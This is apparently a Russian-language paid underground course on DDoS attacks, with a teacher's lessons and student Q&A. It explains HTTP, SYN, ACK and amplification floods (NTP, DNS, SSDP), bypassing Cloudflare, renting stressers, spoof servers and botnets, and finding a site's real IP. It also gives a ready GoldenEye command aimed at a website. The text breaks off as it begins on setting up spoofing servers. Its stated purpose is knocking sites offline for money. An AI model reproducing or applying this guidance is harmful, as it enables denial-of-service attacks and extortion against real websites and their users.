DDOS V1.0

Я надеюсь вы не настолько глупые, чтобы сливать инфу.

Буду благодарен, если этого не произойдёт. А если да, то, группа дел, допиливаю новый приват в 2.0 и набираю новую группу с новой инфой. Проебетесь сами, убив рынок.

Поехали.

В первую очередь хотел бы поблагодарить вас за приобретение данного обучения. Вас здесь слишком много, это конечно же хорошо. Потому что я все таки успею оставить что-то после себя. (А сдохну скоро)

ДАННЫЙ МАНУАЛ БЫЛ ПРЕДОСТАВЛЕН ЛИШЬ ДЛЯ ОЗНАКОМЛЕНИЯ. АВТОР НЕ ПРИЗЫВАЕТ ЧИТАТЕЛЕЙ К ПРОТИВОЗАКОННЫМ ДЕЙСТВИЯМ.

Для начала пройдемся по плану:

1. Введение
2. Базовая теория
3. Методы DDOS атак
4. Выбор оборудования для DDOS атак
5. Настройка оборудования для DDOS атак
6. Виды защит и как их обходить
7. Безопасность и анонимность
8. Методы монетизации
9. Прочие плюшки
10. Контакты, хосты, полезные ссылки, материал и пр.

Ну и го введение

Ты полюбому слышал(а) или даже на практике знаком(а) с DDOS атаками.

Кто-то видел по новостям, кто-то занимался ну и кто-то просто слышал.

В данном обучении я постараюсь максимально и просто объяснить все, как это делается профессионалами.

Настоятельно попрошу вас не атаковать государственные ресурсы и крупные компании, особенно банки)))

Коммерческие организации не прощают подобного, в суде грызут жестко.

В противном случае вас может ждать уголовное дело, пусть расследование и затянется на какой-то срок, доказать успеют.

Думаю, все понятно, тянуть не буду, перейдем к теории, но сначала вопросы касательно введения.

==Базовая теория==

Для начала разберем сам термин DDOS. Для этого обратимся к вики, а потом я распишу своими словами.

DDOS - это сокращение английского выражения Distributed Denial of Service, что переводится на русский язык как «Распределённый отказ от обслуживания». Это означает отказ от обслуживания сетевого ресурса в результате многочисленных распределенных (то есть происходящих с разных точек интернет-доступа) запросов. Отличие DoS-атаки (Denial of Service — «Отказ от обслуживания») от DDOS состоит в том, что в этом случае перегрузка происходит в результате запросов с какого-либо определенного интернет-узла.

А теперь сам:

Давайте представим ситуацию, есть некий Вася и куча бухих бомжей.

Идет Вася по улице, никого не трогает, направляется на работу.

Вдруг, из неоткуда появляется куча бомжей и начинают до него доебываться.

Что делать Васе? Его окружили и не дают пройти, более того, он даже не может пошевелиться, потому что они озверели и начали его кусать.

Добив его окончательно они резко уходят.

Что остается Васе? Правильно, умирать или ждать скорую.

В данном случае ресурс это Вася, а бомжи это наш DDOS.

Хакеры из других сфер и обычные люди часто недооценивают DDOS, но, это и является их ошибкой.

К примеру, чтобы дефейснуть сайт мне например понадобится какое-то время. А в данном случае, когда все настроено, мне достаточно одной команды чтобы уебать банк под корень.

В случае с дефейсом все могут вернуть назад, а в случае с DDOS-ом, они не смогут даже зайти на сервер, потому что он будет валяться.

Для базовой теории я думаю стоит начать с сетевых моделей. Она есть в паблике, но без нее никуда. Это основы.

В случае с DDOS мы затронем стек протоколов TCP/IP.

TCP/IP - это сетевая модель передачи данных, предоставленная в цифровом виде.

Данная модель описывает способ передачи данных от отправителя до получателя.

Стек протоколов TCP/IP включает в себя четыре уровня, это:

- Прикладной уровень (Layer 7)
- Транспортный уровень (layer 4)
- Сетевой уровень (Layer 3)
- Канальный уровень (Layer 2)

Давайте теперь по порядку разберем каждый из уровней:

---

1. Прикладной уровень - протокол верхнего уровня сетевой модели OSI, обеспечивает взаимодействие сети и пользователя.

Уровень разрешает приложениям пользователя иметь доступ к сетевым службам, таким как обработчик запросов к базам данных, доступ к файлам, пересылке эл. почты.

Типы данные: Данные

Функции: Доступ к сетевым службам

Примеры: HTTP, Telnet, FTP, etc.

---

2. Транспортный уровень - 4-й уровень сетевой модели OSI, предназначен для доставки данных.

При этом неважно, какие данные передаются, откуда и куда, то есть, он предоставляет сам механизм передачи.

Блоки данных он разделяет на фрагменты, размеры которых зависят от протокола: короткие объединяет в одни, а длинные разбивает.

Типы данных: Сегменты/Дейтаграммы

Функции: Прямая связь между конечными пунктами и надежность

Примеры: TCP/UDP

---

3. Сетевой уровень - 3й уровень сетевой модели OSI, предназначенная для определения пути передачи данных. Отвечает за трансляцию логических адресов и имен в физические, определение кратчайших маршрутов, коммутацию и маршутизацию, отслеживание неполадок и заторов в сети.

Типы данных: Пакеты

Функции: Определение маршрута и логическая адресация

Примеры: ICMP, GRE и др.

Я не описал канальный уровень, почему?

Потому что в нашем случае о не пригодится. Для DDOS атак мы будем использовать атаки на прикладном и транспортном уровне, редко на сетевом.

- На прикладном уровне это будут HTTP методы, на транспортном TCP и UDP
- На сетевом GRE, т.к. ICMP неактуален уже.

А теперь разберем, что мы будем делать с HTTP, TCP и UDP.

В случае с HTTP флудом мы будем флудить огромным количеством HTTP Get/Post запросов, да так, чтобы веб-сервер охуевал по дудосерски.

HTTP - Это соединение, устанавливаемое между клиентом и сервером, для передачи данных по протоколу HTTP. Подключение HTTP идентифицируется как <Исходный IP, исходный порт> и <Айпи приемника, порт приемника>.

На клиентском уровне протокол предоставлен кортежем:

<IP, порт>

Установка соединения между двумя конечными точками - процесс многоступенчатый.

Он включает в себя след. шаги:

1. Расчет айпи по имени хоста DNS
2. Установление соединения с сервером
2. Отправка запроса
3. ожидание ответа
4. закрытие соединения

В случае с UDP и TCP флудом - мы будем флудить огромным количеством пакетов в секунду.

НО, для начала разберем один нюанс. А именно, отличие TCP от UDP.

Если кто из вас не знает, TCP является безопасным протоколом, в отличии от UDP.

Его отличие в том, что он гарантирует доставку пакетов до адресата, в случае с UDP - он не проверяет доставку, его задача лишь отправить.

TCP имеет так называемое "тройное рукопожатие", которое устанавливается между клиентом и сервером, если описывать кратко происходит это так:

1. От клиента идет запрос на создание TCP-сессии и отправляется TCP пакет с флагом SYN.
2. Сервер отправляет в ответ TCP пакет с флагами SYN+ACK клиенту.
3. Клиент отправляет TCP пакет с флагом ACK серверу.

Теперь давайте разберем подробнее:

1. Клиент, который намеревается установить соединение, посылает серверу сегмент с номером последовательности и флагом SYN.

Дальнейший алгоритм:

- Сервер получает сегмент, запоминает номер последовательности и пытается создать сокет (буферы и управляющие структуры памяти) для обслуживания нового клиента;
- В случае успеха сервер посылает клиенту сегмент с номером последовательности и флагами SYN+ACK, и переходит в состояние SYN-RECEIVED;
- В случае успеха сервер посылает клиенту сегмент с номером последовательности и флагами SYN+ACK, и переходит в состояние SYN-RECEIVED;
- В случае неудачи сервер посылает клиенту сегмент с флагом RST.

2. Если клиент получает сегмент с флагом SYN, то он запоминает номер последовательности и посылает сегмент с флагом ACK.

Дальнейший алгоритм:

- Если он одновременно получает и флаг ACK (что обычно и происходит), то он переходит в состояние ESTABLISHED;
- Если клиент получает сегмент с флагом RST, то он прекращает попытки соединиться;
- Если клиент не получает ответа в течение 10 секунд, то он повторяет процесс соединения заново.

3. Если сервер в состоянии SYN-RECEIVED получает сегмент с флагом ACK, то он переходит в состояние ESTABLISHED.

В противном случае после тайм-аута он закрывает сокет и переходит в состояние CLOSED.

Процесс называется «трёхэтапным рукопожатием», так как несмотря на то что возможен процесс установления соединения с использованием четырёх сегментов (SYN в сторону сервера, ACK в сторону клиента, SYN в сторону клиента, ACK в сторону сервера), на практике для экономии времени используется три сегмента.

А теперь давайте разберем флаги TCP:

- ACK - Флаг в TCP сегменте, установка которого означает, что поле «Номер подтверждения» задействовано. Если установлен флаг ACK, то это поле содержит порядковый номер, ожидаемый получателем в следующий раз. Помечает этот сегмент как подтверждение получения.
- RST - Флаг, в заголовке сегмента TCP, включение которого сигнализирует об обрыве соединения.
- FIN - Флаг, в заголовке сегмента TCP, включение которого сигнализирует о завершении сессии.
- SYN - Флаг, в заголовке сегмента TCP, служащий для синхронизация номеров сессий приема/передачи данных. Именно этим флагом устанавливается соединение.

Ну а теперь перейдем к UDP.

UDP — протокол пользовательских датаграмм. Один из ключевых элементов TCP/IP, набора сетевых протоколов для Интернета. С UDP компьютерные приложения могут посылать сообщения (в данном случае называемые датаграммами) другим хостам по IP-сети без необходимости предварительного сообщения для установки специальных каналов передачи или путей данных.

Говоря проще, в отличии от TCP он не проверяет ничего и не устанавливает соединение. Он просто отправляет нужную информацию адресатам. Ну и одно из отличий UDP от TCP - это конечно же скорость, она значительно выше.

= Вопросы, как дочитаете =

==Понимание этого хватит? Не нужно заучивать принцип работы пакетов?

--Желания хватит, прочтешь еще раз – поймешь. Заучивать не обязательно, но лучше знать

==Наверное банальный вопрос но, как тогда досят всякие топ хакерские группировки, что их не находят?

--Анонимность потом

==Возможно ли с помощью DDOS-а получить доступ к FTP и т.д?

--Нет, доступ к FTP уже взлом, никак не DDOS.

Поехали, методы атак.

Методов DDOS немало, поэтому я их разделю на три категории, в зависимости от типа протокола.


Начну пожалуй с HTTP методов.

HTTP Get/Post Flood - Генерируем большое количество HTTP запросов к серверу жертвы. В большинстве случаев это GET запросы на получение максимально больших элементов сайта. Каждый бот может генерировать большое количество легитимных запросов (более 10 раз в секунду). Таким образом, не нужно иметь большую армию ботов или сверхприватный ботнет для осуществления данного метода атаки. Кроме GET запросов также могут посылаться POST запросы и осуществляться другие HTTP действия, приводящие к одному и тому же результату - перегрузке веб-сервера жертвы и его недоступности. Реализовать можно даже со своего компьютера/сервера.

HTTP Strong - Генерируется также большое количество HTTP запросов к серверу жертвы, но, отличие этого метода заключается в том, что, отправляются пустые HTTP запросы на веб-сервер. Этот метод является очень мощным и соответственно находится в привате. Я хотел его приобрести отдельным скриптом, но к сожалению в СНГ мало людей, которые вообще что-то смыслят в DDOS, а забугром толкают по знакомству. К счастью, протестировать я его смог, арендовав когда-то приватный ботнет на месяц. Метод очень мощный, и если вам доведется встретить - покупайте.

HTTP Null - Генерируется большое количество HTTP запросов, также пустых, но отличие этого метода от Strong'а в том, что HTTP Strong ждет ответа от веб-сервера, а HTTP Null нет. Протестировать также довелось, метод нереально мощный.

JSBypass - Метод обходящий заглушку CloudFlare и аналогов. Наверное большинству из вас доводилось встречать такую картину: Заходите вы на сайт, а там 5 секунд крутится непонятная картина, вот такая:



http://prntscr.com/i6yoqn

Это и есть заглушка CloudFlare. Данный метод обходит ее довольно простым образом, парсятся куки и ваша жертва мгновенно падает. Также к данному методу можно дополнительно указать прокси для большей эффективности. В ботнетах встречал крайне редко, с серверов работает идеально.

XML-RPC - Довольно непростой метод. Используя данный метод, запросы будут идти не с вашего сервера, а с уязвимых сайтов на CMS WordPress. Т.е. - вы сканите диапазоны, среди них находите уязвимые сайты и при атаке подаете удаленную команду. Метод очень эффективный, и малозатратный. Так как для его использования вам не нужен ботнет или сверхмощный сервер. Достаточно того, чтобы не забанил хостинг-провайдер :)
Joomla Reflection - Похожий на XML-RPC метод, принцип работы у них один, но, в данном случае идет уже не WordPress а CMS Joomla.

= Вопросы =

==Какой используется чаще всего ?

--HTTP Get/Post самый распространенный. Реже XMLRPC

.== А атаки на логику работы приложения? Например пройтись по всем разделам и запросам сайта небольшим ботнетом, считывая скорость ответа приложения, после фаззингом выявлять самые тяжёлые места приложухи и целенаправлено по ним атаковать?

--Не имеет особого смысла, если есть ботнет. Ботнет априори уебет что угодно. Но имеет смысл если ботнет крайне мал. POST флуд лучше, например на регистрацию. Но если стоит проверка по типу капчи - смысл пропадает. Только если не найдёшь скуль инъекцию в ней

==Ну так в этом и прикол, если ботнета нет, то через какой-нибудь Apache Bench можно найти, например, хуёво работающий кэш БД и через определённые запросы в поисковике сайта в одно лицо втащить

==Какую актуальнее выбрать?

--XMLRPC живее всех живых, опять таки на днях Сахарный им положил РКН.
HTTP флуд всегда будет актуален- это основа Layer 7 XMLRPC, а не Joomla и будет счастье. Ну и JSBypass когда увидите Клауд с заглушкой

==Что за лист бля))

--Потом расскажу что за лист

Я описал самые популярные и часто используемые методы, как реализовать большинство я буду описывать уже в следующих этапах по плану.

Теперь я хотел бы поговорить о TCP методах, их довольно таки не много, в отличии от UDP, но тем не менее транспортный уровень решил затронуть начиная с TCP.

Большинство атак на транспортном уровне реализуются за счет IP спуфинга.

IP спуфинг - это кратко говоря подмена обратного IP адреса. Который позволяет обманывать систему, подменяя адрес отправителя. Именно благодаря IP спуфингу невозможно вычислить атакующего.

SSYN - (Spoofed SYN) В данном случае, мы посылаем поддельные SYN-запросы на сервер, подменяя адрес отправителя (Спуфинг). Ответный SYN+ACK отправляется на несуществующий адрес, в результате в очереди подключений появляются так называемые полуоткрытые соединения, ожидающие подтверждения от клиента. По истечении определённого тайм-аута эти подключения отбрасываются. Метод очень эффективный и актуальный по сей день. От него могут защититься, но в СНГ мало у кого на это хватит ума.

SYN-ACK Flood - В данном случае, во время SYN-ACK флуда мы заваливаем поддельными SYN-ACK пакетами, поступающими в большом количестве. Пытаясь принять решение по каждому SYN-ACK пакету и сопоставить его с одной из записей, хранящихся в таблице соединений, сервер жертвы выделяет на это вычислительные ресурсы (ОЗУ, проц, и пр.) для обработки потока поддельных SYN-ACK пакетов. В итоге происходит то же, что и во время SYN-флуда: перегрузка сервера жертвы, ведущая к его частичной недоступности или полному пизд*цу.

Dominate - В данном случае идет большое количество TCP пакетов с разными флагами, на практике этот метод показал большой успех.

---

xMAS - Данный метод бьет по закрытым TCP портам и жестко добивает процессор, заставляя их буквально плавиться.

RST/FIN Flood - В данном случае, чтобы закрыть TCP-SYN сессию, между клиентом и хостом производится обмен RST или FIN пакетами. Во время RST или FIN флуда сервер жертвы на высокой скорости получает поддельные RST или FIN пакеты, не имеющие отношения к любой из сессий в базе данных сервера. Во время RST или FIN флуда сервер жертвы вынужден выделять значительное количество системных ресурсов (опять таки это оперативная память, проц и пр.) для сопоставления входящих пакетов с текущими соединениями, что приводит к потере производительности сервера и к его частичной недоступности.

ACK Flood - В данном случае, при фрагментированном ACK флуде используются пакеты максимально допустимого размера (например, 1500 байт) для заполнения значительной полосы пропускания канала при относительно небольшом количестве передаваемых пакетов. Фрагментированные ACK пакеты обычно легко проходят через роутеры, файрволлы и системы предотвращения вторжений, т.к. эти устройства не пересобирают фрагментированные пакеты на сетевом уровне. Как правило, такие пакеты содержат случайные данные. Поскольку целью злоумышленника является заполнения всей полосы пропускания внешних каналов сети жертвы, данный вид флуда снижает производительность всех серверов в атакуемой сети.

ESSYN - По сути метод TCP SSYN, но был переписан Starfall'ом в 2013 году. Ходят слухи, что он эффективнее. Видимо, это не слухи.

---

xSYN - Также метод TCP SSYN, но был также переписан Starfall'ом в 2013 году.

= Вопросы, как дочитаете=

Вопросы о методах TCP.

==Как определить, какой метод подходит? То есть, понятно, что задача *положить*, а вот можно ли пробить с первого раза или же это только методом тыка делается?

--Методом тыка. Бывает что сайты ставят те же syn-coockie, которые не сразу заметишь и фильтруется, вжух

но мозгов в СНГ мало, и все тупые. + смотря какая защита, но об этом позже.

==Можно ли нескольно одновременно использовать?)

--Да :) Но смысл запускать сразу несколько, если можно запустить dominate:)

==Какой из вариантов тяжелее отбивать куратору, клоудфлеру и т.п.?

--ACK.

Ехало.

Я постарался как можно доступнее описать методы TCP чтобы начать долгое путешествие по методам UDP.

UDP Flood - Во время UDP флуда сервер жертвы получает огромное количество поддельных UDP пакетов от большого диапазона IP-адресов. Сервер жертвы или сетевое оборудование перед ним оказывается переполненным поддельными UDP пакетами. Атака провоцирует перегрузку сетевых интерфейсов путем занятия всей полосы пропускания. В протоколе UDP нет понятия об установлении соединения (хэндшейк), как в TCP. Это делает фильтрацию UDP флуда с сохранением легитимного UDP-трафика крайне сложной задачей, а также эффективным средством для переполнения канала. UDP флуд поражает сеть пакетами, содержащими случайные или статические IP-адреса, и может быть реализован с целью выведения из строя сервера, используя информацию о нем, такую как целевой порт легитимного сервиса и IP-адрес назначения. Из-за наличия сложностей проверки UDP трафика (отсутствие механизма проверки сессии как с TCP), многие операторы связи предлагают своим клиентам блокировку трафика по различным критериям, что является по сути спасением сети за счет блокировки отдельных серверов.

NTP Амплификация - Это тип DDOS атаки транспортного уровня, при котором публично доступный NTP (Network Time Protocol) сервер используется для генерации “мусорного” трафика. Так, отправляя короткие запросы одному из открытых NTP серверов можно получить ответ в десятки раз большего объема (эффект амплификации). Этим мы и пользуемся, отправляя запросы с указанием адреса сервера-жертвы в качестве IP-адреса источника запроса. В итоге сеть сервера жертвы перегружаются “мусорным” UDP-трафиком, из которого достаточно сложно выявить легитимные запросы и ответы NTP. Реализовать данный метод проще простого, как и все методы амплификаций. Данный метод использует 123 порт.

DNS амплификация - Этот тип DDOS атаки транспортного уровня использует специфику работы DNS служб в сети. Суть заключается в том, чтобы запросить у публичного DNS-сервера данные о домене и направить его ответ на атакуемый сервер. При реализации данного вида атаки мы формируем и херачим запрос, в ответ на который DNS-сервер возвращает как можно больше данных. Например, запрос списка всех DNS-записей в определенной зоне. Т.к. в протоколе UDP не осуществляется проверка IP-адресов источника, хуярим короче генерацию запросов от имени сервера жертвы, указывая его IP-адрес в поле исходящего адреса. Основной целью тут является заполнение канала сервера жертвы объемными ответами от публичных DNS-серверов. Так, используя хороший лист для генерации запросов к публичным DNS-серверам, мы можем увеличить поток генерируемого “мусорного” трафика до 100 раз. При этом вычислить нас или вычислить хотя бы IP-адреса генераторов запросов почти невозможно, т.к. реальный исходящий IP-адрес всегда заменяется на другой. Метод хоть и староватый, но живет и по сей день. Данный метод использует 53 порт.

Chargen амплификация - Этот тип DDOS атаки транспортного уровня работает также, как и NTP амплификация, только отправляются запросы на сервера использующие службу Chargen. Данный метод практически ничем не отличается от других амплификаций, ну и еще используется другой порт, 19. Данный метод также легко реализовать имея спуфинг.

SSDP амплификация - Данный метод является базируемым протоколом UDP, использующий для усиления универсальные устройства Plug and Play, что позволяет отправлять запросы, используя порт 1900. SSDP является одним из сильнейших методов, превосходящий по мощности NTP, DNS, Chargen и др.

VSE - Этот тип DDOS атаки транспортного уровня нацелен на атаку серверов Valve. Очень эффективен и используется также для других игровых серверов, юзает порт 27015.

= Вопросы как дочитаете =

== А MEMCACHED амплификация?😁

-- Свежая, не изучил еще. Допилю как изучу

== Там как и с любой амплификацией UDP - всё просто. Лучше написать в целом что это такое. Амплификация или плечо DDOS, это поиск любого массово используемого ПО работающего с UDP по дефолту, размер ответа которого будет многократно превышать запрос

-- Обычно усиление минимум x20, иногда x50

== И чем больше превышение, тем можно более редкое ПО искать, например малоппулярный сервис, но отдающий по UDP сотни 2 килобоайт на один запрос может быть в сто раз привлекательней NTP амплификации

== А про низкоинтенсивные импульсные L7 атаки, например?

-- Слишком сложно будет для них Low-rate DoS, рассчитано на новичков, им бы это понять

Выбор оборудования для DDOS атак

Это самый важный по моему мнению раздел, так как на этом этапе вы выбираете свою образно говоря "пушку", с которой будете стрелять. И насколько сильно, зависит от того, что вы выберете.

Хотел бы начать данный раздел с менее затратного и соответственно менее мощного.

Это скрипты для Windows/Linux для DDOS атак и Windows софт. Я уже делал подробную статейку, если кто помнит. Данным способом новичкам можно легко класть незащищенные сайты, так как нет абсолютно никаких затрат, и при этом есть результат. Раньше подобных софтов было много, если кто помнит из старой школы - Лоики, Хоики, анонимус досеры, мумми досеры и пр.; Сейчас данные софты неактуальны и ими можно забить лишь собственный канал, но, благо, выход пока что есть. И если ты новичок - этот способ для тебя.

Второй выбор это сервера. Для начала разберемся, какие сервера бывают. Бывают сервера спуф и нон-спуф.

Что такое спуф? Спуф - это IP спуфинг (т.е. подмена обратного IP адреса).

Серверами со спуфом мы сможем проворачивать амплификации и TCP методы. Удобно? Безусловно.

Нон-спуф серверами мы сможем проворачивать Layer 7 атаки, такие как: GHP Flood, XMLRPC, Joomla, JSBypass и др, а также Layer 4 нон-спуф атаки, такие как: UDP/TCP Flood. Удобно? Опять-таки безусловно.

Как это бьет по карману? Спуф сервера конечно же бьют больше. Так как для нон-спуф серверов достаточно сервера, который не забанят за скан. А там уже с насканнеными данными можно атаковать абсолютно с любого сервера. Так как в случае с XMLRPC и Joomla - трафик идет не с вашего сервера.

Но, спуф сервера мощнее, хоть и стоят дороже. Спуф методы не получится провернуть на Layer 7 серверах. Они тупо не сработают. Под скан спуфа также нужен отдельный сервер, который не забанят за скан. Обычно мне хватало дешевой VPS-ки за 4-5 евро.

Что сложнее использовать? И то, и другое легко использовать, если набить руку. А набить руку вы сможете, изучив следующий раздел.

Третий способ это стрессеры, ну или как их любят называть скиды - панельки. Для тех, кто не знает, это такие сервисы, которые предоставляют в аренду мощь своих серверов/ботнетов за определенную плату. Оплачивается нужный тариф, который включает в себя: количество одновременных атак, мощность (если таковой выбор имеется) и конечно же бут-тайм (некий таймер атаки, который устанавливается каждый раз при запуске). Цены варьируются в зависимости от бут-тайма и мощности. В большинстве случаев обходится дешевле спуф серверов, т.к. в данном случае вы используете мощь спуф/нон-спуф серверов сервиса, а не своих. Это очень выгодно и удобно для новичков, так как не нужно ничего сканить и ухаживать за сервером. Купили, ввели жертву, запустили атаку. ????? ПРОФИТ.

Ну и завершающий способ - это конечно же ботнеты. Для тех, кто не знает, ботнет это сеть из зараженных устройств. Ботнеты бывают разных видов и с абсолютно разным

функционалом. О них мы поговорим в следующем разделе, а сейчас хотел бы коротко рассказать о плюсах ботнета.

Из плюсов это конечно же мощь, такую мощь не выдадут ни сервера, ни что другое. Благодаря данной мощи можно смело рубить бабки сидя ровно.

Из минусов это конечно же затраты, в первую очередь на инсталлы, аренду сервера и крипт. Также за ботнетом нужно ухаживать, если его оставить без присмотра - он умрет :(

Нужно хотя бы раз в неделю делать рекрипт, иметь буллетпруф сервер и абузоустойчивый домен. Если у вас найдутся затраты на такое - это все окупится без проблем.

= Вопросы, как дочитаете =

(На ботнете можно заработать не только с DDOSa)

==Какие ботнеты норм? Сколько детектов максимум, и я так понял надо рантам крипт

--Соррика.

== А тема с сервисами нагрузочного тестирования не работает уже?

--Стрессеры работают :)

==Сколько по цене в среднем?

--От 5$ до 10000000. От 5 бачей. бомж DDOS

==Сколько нужно Пк чтобы средний сайт положить. Допустим дарквеб

--Дохуя) Их клауд пинали как могли, StormWall, впрочем, тоже, но реже

--Много, но есть хитрости, например можно узнать IP сайта в обход клаудфлера, посмотреть у кого хостится и найти другие проекты без клауда у того-же провайдера и атаковать туда, либо найти лазейку в обход клауда напрямую изучив DNS через AXFR и найдя сервис какой-нибудь на поддомене

==Шторм валл какой атакой можно положить

--Смотря какой ботнет. Каждый ботнет выносит трафф по разному, т.к. от кода еще зависит

Того же соррика Курияма Соррика хорошо вывозит л7. 1000 ботов и ты уебешь РКН на месяцок другой с 1000 потоков л4 хромает, починим

== Будут способы как бить по дин ип жертвы. чтоб не мог выйти норм в сеть?

--Если в скайпе – да. А так... нет, но лично когда меня ебали я перезагружал и один хуй не вставал возможно уебали провайдера

Настройка оборудования для DDOS атак

Ну и начнем данный раздел со скриптов и софтов.

Для начала хотел бы рассказать о скриптах на питоне, а именно: Sadattack и Goldeneye. Скажу сразу, запускать их можно как и на Windows, так и на никсах (Unix машины).

Данные скрипты отлично справляются с незащищенными сайтами. Можно даже выставлять кастомно юзерагенты, количество потоков, метод (GET/POST/Рандом) и др. (во втором скрипте).

Для того, чтобы пользоваться данным скриптом на Win, вам нужно установить Питончик версии 2.7, его можно скачать на официальном сайте https://python.org/

Далее, установив, заходим в cmd и прописываем путь к файлу, в моем случае это:

cd Desktop

goldeneye.py

```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
        Flag                    Description
       Default
        -u, --useragents        File with user-agents to use
       (default: randomly generated)
        -w, --workers           Number of concurrent workers
       (default: 10)
        -s, --sockets           Number of concurrent sockets
       (default: 500)
        -m, --method            HTTP Method to use 'get' or 'post'  or 'random'
       (default: get)
        -n, --nosslcheck        Do not verify SSL Certificate
       (default: True)
        -d, --debug             Enable Debug Mode [more verbose output]
       (default: False)
        -h, --help              Shows this help

--------------------------------------------------------------------------------
--------------------------
```

http://prntscr.com/iabhs7

Вылезает инструкция к использованию, и приступаем к атаке, пишем:

goldeneye.py http://site.ru/ -w 20 -s 1000 -m GET

В вашем случае, можете просто написать goldeneye.py http://site.ru/ и атака начнется с дефолтным конфигом (10 воркеров, 500 сокетов, метод GET)

Запускать sadattack нужно почти также, только указывать скрипт и URL сайта и атака запустится.


Закончив со скриптами я хотел бы поговорить о софтине под Windows, а именно: Fastream Web Stress Tester (Хотя, эта программа довольно таки старая, и что меня удивляет - она все еще умудряется работать)

Софтинка написана на ЯП C++,

Валяется вместе с исходниками.

Можно кастомно выставлять потоки, метод атаки и тип подключения.

Можно вставить прокси и идти в бой.



http://prntscr.com/iablsf


По мощности: Смог положить даже некоторые защищенные сайты, имея не совсем уж и хороший интернет. Нагрузка в первую очередь идет на канал и проц.

Также хотел бы затронуть недавно написанный Сорриком мини-дудос бот под Windows написанный на C#.

Сама статейка - http://telegra.ph/Pishem-DDOS-bota-na-C-CHast-1-02-04

Исходники - https://github.com/ims0rry/Dummy-DDOS-bot

В итоге, выходит по дстату –



О ч ч е е е е н ь годно.

Д о в о л ь н о таки мощно, компильте и в бой, лучшее решение бесплатного доса.

Х о ч у отметить то, что в случае бесплатного доса у вас идет онли HTTP трафик. Досить вы сможете только L7 запросами.

= Вопросы, бомже досеры =

==С к о р е е ещё одна софтина, https://tech.yandex.ru/tank/ , он под нагрузочное тестирование в рамках легитимного TCP/IP заточен, но позволяет выявить медленные участки кода атакуемого приложения в худшем случае, в лучшем в одно рыло внести сайт, если таам бага есть в каком-то разделе

--П о л е з н о . Я тя бля наверное лектором возьму. Б у д е ш ь вместо меня тут р а с п и н а т ь с я

==Э т все оборудование? А мощные DDOS атаки?

--Н е т , это лишь точка в океане

==Я бы добавил вот что, перед атакой нужно изучить всё, поддомены, почтовые сервера, админки, хостинг провайдера, CDN и так далее, собрать всё-всё о сайте, а после уже тыкать туда, куда эффективней)

--О п е р е ж а е ш ь события. О н и еще не умеют толком DDOS и т ь

А ТЕПЕРЬ ПОЖАЛУЙ ПЕРЕЙДЕМ К НАСТРОЙКЕ СПУФ СЕРВЕРОВ.

Для начала нам нужно арендовать спуф сервак с ОС Debian, 7 или 8 - на выбор.

